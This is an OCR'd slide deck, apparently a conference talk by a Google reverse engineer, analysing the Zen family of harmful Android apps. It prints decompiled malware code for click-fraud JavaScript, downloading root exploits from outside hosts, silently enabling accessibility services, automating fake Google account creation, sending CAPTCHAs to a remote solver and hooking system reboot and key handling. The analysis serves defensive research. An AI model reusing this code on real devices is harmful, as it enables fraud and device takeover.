Zen: A Complex Campaign of Harmful Android Apps

Łukasz Siewierski

Reverse Engineer, Google


What will we talk about?

A set of apps coming from the same author or group of authors:

- Repackaged apps with a custom Ad SDK
- Click fraud
- Rooting
- Zen PHA and fake Google account creation automation
- Obfuscation and system modifications

Custom advertisement SDK

Repackaging an app and using custom ads




Which apps use this SDK?

Two types of apps:

- Apps that mimic popular apps, but do not provide the same functionality

- Real apps repackaged with the bespoke ad SDK (shown on the right)




Custom advertisement “proxy” SDKs are not malicious in themselves, but allow the author to hide the real ad networks

Click fraud

What is a click fraud malware?

Can be done in three ways:

- Purely in Javascript
- Purely using Android API
- A mix of both, by exposing a Javascript Interface



Javascript with a bit of Android


The C&C server responds with a rather large list. This list contains:

- Strings to match the HTML against
- Javascript to execute in case of a match

```
{
 "data": [{
  "id": "107",
  "url": "<ad_url>",
  "click_type": "2",
  "keywords_js": [{
   "keyword": "<a class=\"show_hide btnnext\"",
   "js": "javascript:window:document.getElementsByClassName(\"show_hide btnnext\")[0].click();",
  {
   "keyword": "value=\"Subscribe\" id=\"sub-click\"",
   "js": "javascript:window:document.getElementById(\"sub-click\").click();"
```

Click fraud for everything

The list is rather large, which means that the author doesn't care about accuracy (or compactness)



287,192 bytes of click fraud commands

Applications performing click fraud are classified as PHA and the user is asked to remove them

Rooting and account creation

Step 1: download and execute exploits


```
public com.lrt.bean.BaseTaskResultBean run() {
    com.lrt.bean.SolutionMetaData[] solutions = com.lrt.merry.solutions.SolutionGraber.findSolutions(this.context,
com.lrt.merry.util.RootDeviceUtil.generateDeviceInfo(this.context), "http://pmir.[redacted].com/");
    if ((solutions != null) && (solutions.length > 0)) {
      for (int i = 0; i < solutions.length; i++) {
        Maybe([ARRAY, OBJECT]) solution_name = solutions[index];
        com.lrt.bean.Solution solution = new com.lrt.bean.Solution();
        solution.setCrack_type("3");
        String file_name = com.lrt.task.KrootTask.getFileName(solution_name.getName());
        solution.setName(file_name);
        StringBuilder upload_url = new StringBuilder();
        v8_1.append("http://package.[redacted].com/Uploads/RootPackage/").append(file_name).append(".zip");
        solution.setUpload_url(upload_url.toString());
        solution.setMd5(com.lrt.util.MD5Map.get(file_name));
      }
  }
  return new com.lrt.task.KrRootTask2(this.context, this.rtTaskBean).run();
```

Step 2: enable accessibility services you

```
public static boolean insertAccessbility(String newAccess) {
 android.content.Context context = com.lmt.register.util.FlowerUtils.getSystemContext();
 String accessibility_services = android.provider.Settings$Secure.getString(context.getContentResolver(),
                                                                             "enabled_accessibility_services");
 if ((android.text.TextUtils.isEmpty(accessibility_services)) || (!accessibility_services.contains(newAccess))) {
  if (!android.text.TextUtils.isEmpty(accessibility_services)) {
   new_value = new StringBuilder().append(newAccess).append(":").append(accessibility_services).toString();
  } else {
   new_value = newAccess;
 }
 result = android.provider.Settings$Secure.putString(context.getContentResolver(),
                                                     "enabled_accessibility_services", new_value);
 if (result != null) {
  result = android.provider.Settings$Secure.putInt(context.getContentResolver(), "accessibility_enabled", 1);
 }
}
  return result;
```


Accessibility

The app has root privileges on the device, which allows it to do all the abuse it wants, but it chose to use accessibility to have a convenient API to perform...



Account creation

By using the accessibility service Zen can click through the account creation wizard.




```
if (!title.containsKey("Enter the code")) {
  if (!title.containsKey("Basic information")) {
    if (!title.containsKey(new String(android.util.Base64.decode("SG93IHlvdeKAmWxsIHNpZ24gaW4=".getBytes(), 0)))) {
      if (!title.containsKey("Create password")) {
        if (!title.containsKey("Add phone number")) {
```


Phone numbers are supplied by the C&C

```
private boolean requestPhoneVerify() {
    com.cn.util.CnLogUtil.printLogInfo("request phone verify code.");
    com.cn.util.net.Connection connection = new com.cn.util.net.Connection(
                        new java.net.URL("http://[redacted].com/Api/userSingleGetMessage"), 0);
    com.cn.util.net.Connection$Parameter parameters = new com.cn.util.net.Connection$Parameter(connection);
    parameters.add("token", this.mVerify.token);
    parameters.add("itemId", "133");
    parameters.add("phone", this.mVerify.phoneNumber);
    connection.addParams(parameters);
    String response = connection.requestString();
  if ((response != null) && (response.startsWith("MSG&")) {
      String code = response.substring((response.indexOf("G-") + 2), response.indexOf(" is your Google"));
        Integer.parseInt(code);
        this.mVerify.verfiyCode = code;
      return result;
```

It is very hard to find a reliable exploit for newer Android devices

Code injection and obfuscation

Code injection



… to get the CAPTCHA image…

```
public void run() {
    com.cn.util.CnLogUtil.printLogInfo("verify code Injected.");
    java.util.ArrayList viewRoots = getViewRoots();
    java.util.ArrayList captchaImages = new java.util.ArrayList();
    for (int i = 0; i < view_roots.size(); i++) {
      com.inject.Inject.access$200(((android.view.View)viewRoots.get(i)), captcha_images, "captcha_image_view");}
      String code = new ninja.lmt.verifycode.VerifyCodeGetter().
                              setImage(((android.widget.ImageView)captchaImages.get(0))).getVerify();
      if (!android.text.TextUtils.isEmpty(code)) {
        com.cn.util.CnLogUtil.printLogInfo("return real verifycode");
        setVerifyCode(code);
        return;}}
```

... and solve it...

```
private String requestVerify(byte[] bitmapBytes) {
    com.cn.util.net.Connection connection = new com.cn.util.net.Connection(
                                new java.net.URL("http://[redacted].com/decode_v.php?noencrypt=1"), 0);
    org.json.JSONObject request = new org.json.JSONObject();
    request.put("image", android.util.Base64.encodeToString(bitmapBytes, 0));
    connection.setPostDataBytes(request.toString().getBytes());
    org.json.JSONObject response = connection.requestJson();
    if (response.getBoolean("status")) {
            String code = response.getString("code");
            String code_id = response.getString("codeId");
    result = new StringBuilder().append(code).append("_").append(code_id).toString();
    return result;
  }
}
```

... and hook internal methods...

```
public static void rebootHook() {
  try {
    com.cn.util.CnLogUtil.printLogInfo("rebootHook");
    Class power_manager_class = Class.forName("com.android.server.power.PowerManagerService");
    Object[] object = new Object[4];
    object[0] = Boolean.TYPE;
    object[1] = String.class;
    object[2] = Boolean.TYPE;
    object[3] = new com.lmt.register.util.HookUtils$12();
    com.taobao.android.dexposed.DexposedBridge.findAndHookMethod(power_manager_class, "reboot", object);
  } catch (Throwable v0_0) {
    v0_0.printStackTrace();
  }
  return;
}
```

```
protected void beforeHookedMethod(com.taobao.android.dexposed.XC_MethodHook$MethodHookParam param) {
  if (com.lmt.register.data.TaskManager.getInstance().isProcessing) {
    com.cn.util.CnLogUtil.printLogInfo("rebootHook -- : ");
    param.setResult(0);
  }}
```

... and hook a bit more

```
protected void beforeHookedMethod(com.taobao.android.dexposed.XC_MethodHook$MethodHookParam param) {
   if (com.lmt.register.data.TaskManager.getInstance().isProcessing) {
     android.view.KeyEvent v0_1 = ((android.view.KeyEvent)param.args[0]);
     if ((v0_1.getKeyCode() < 7) ||
         ((v0_1.getKeyCode() == KEYCODE_POWER) ||
         ((v0_1.getKeyCode() == KEYCODE_MENU) ||
         ((v0_1.getKeyCode() == KEYCODE_SEARCH) ||
